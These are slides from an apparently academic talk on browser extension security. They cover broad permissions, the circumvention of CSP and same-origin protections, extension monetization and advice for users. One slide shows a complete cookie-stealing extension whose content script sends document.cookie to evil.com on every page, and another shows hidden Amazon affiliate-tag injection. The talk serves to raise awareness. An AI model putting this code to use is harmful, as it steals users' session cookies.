
Case two: Read and write all data on your websites

- ❑ Permission: `<all_urls>`, or content script on all sites
- ❑ Minimum level of permissions for many extensions
- ❑ Gives full access to the web site
- ❑ 36% of 80.000 extensions




Case three: Circumvent security measures

- ❑ Permission: `<all_urls>` and `webRequest`
- ❑ Can intercept and change all HTTP headers!
- ❑ **Disable Content-Security-Policy, Same-origin Policy, etc.**
- ❑ Breaks security guarantees of web browsers!



Case three: Circumvent security measures

- ❑ Permission: `<all_urls>` and `webRequest`
- ❑ Can intercept and change all HTTP headers!
- ❑ **Disable Content-Security-Policy, Same-origin Policy, etc.**
- ❑ Breaks security guarantees of web browsers!
- ❑ 9% of 80.000 extensions



It's that easy...

```
* michael@X1 > ~/projects/cookiestealer > ls
content script.js manifest.json
michael@X1 > ~/projects/cookiestealer > vim manifest.json
michael@X1 > ~/projects/cookiestealer > ls
content script.js manifest.json
michael@X1 > ~/projects/cookiestealer > cat manifest.json
{
  "update_url": "https://clients2.google.com/service/update2/crx",
  "name": "Test Extension",
  "version": "0.1",
  "manifest_version": 2,
  "description": "This test extension steals all your cookies.",
  "content_scripts": [
    {
      "all_frames": true,
      "js": ["content_script.js"],
      "matches": ["<all_urls>"],
      "run_at": "document_start"
    }
  ]
}
michael@X1 > ~/projects/cookiestealer > cat content_script.js
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send();
michael@X1 > ~/projects/cookiestealer > █
```


Monetization example: Amazon tags

```
window.addEventListener("load", function() {
  fvdSpeedDial.Utills.Opener.addModifier(function(url) {
    try {
      var parsedUrl = fvdSpeedDial.Utills.parseUrl(url);
      var host = parsedUrl.host.toLowerCase();
      var path = parsedUrl.path.toLowerCase();
      host = host.replace(/^www\.\/, "");
      if (/^amazon\.\/.test(host) && isAmazonProductPath(path)
          && path.indexOf("?tag=") === -1
          && path.indexOf("&tag=") === -1) {
        for (var zone in domainTags) {
          var regexp = new RegExp("amazon\\.\\. " + zone.replace(".", "\\."));
          if (regexp.test(host)) {
            var modifiedUrl = addTagToUrl(url, domainTags[zone]);
            return modifiedUrl
          }
        }
      }
    } catch (ex) {}
  })
}, false)
```

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

How can we make web browsing great* again?



*great = ensuring the security, integrity, and privacy of the user of a web browser


How can we make web browsing great* again?



*great = ensuring the security, integrity, and privacy of the user of a web browser

- ❖ Integrity:
 - ❖ content modifications
 - ❖ layout modifications
- ❖ Confidentiality:
 - ❖ data storage
 - ❖ transmitted data
- ❖ Privacy:
 - ❖ access to sensors
 - ❖ personal identifiers

Outlook: On the long term



- ❏ Sandboxing of extensions
 - ❏ A different permission model
 - ❏ granularity?
 - ❏ dynamic vs static?
 - ❏ Better explanation for users
 - ❏ Better analysis/test tools for extensions
- Expect updates from us in the future ...

Outlook: On the short term (1/2)

Frequent updates

vs

Governance



Outlook: On the short term (1/2)

Frequent updates

vs

Governance



Outlook: On the short term (2/2)



- ❏ Check the vendor of the extension carefully
- ❏ Check the permissions (i.e., active domains)
- ❏ Use browser profiles
- ❏ Be aware of the risk



Thank you for your attention!
Any questions or remarks?

Contact:

Dr. Achim D. Brucker and Michael Herzberg
Department of Computer Science
University of Sheffield
Regent Court
211 Portobello St.
Sheffield S1 4DP, UK

 [a.brucker, msherzberg1]@sheffield.ac.uk
 <https://logicalhacking.com/blog/>



Document Classification and License Information

© 2017 LogicalHacking.com,
Achim D. Brucker and Michael Herzberg [a.brucker, msherzberg1]@sheffield.ac.uk.

- ❑ This presentation is classified as *Public (CC BY-NC-ND 4.0)*:
Except where otherwise noted, this presentation is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International Public License (CC BY-NC-ND 4.0).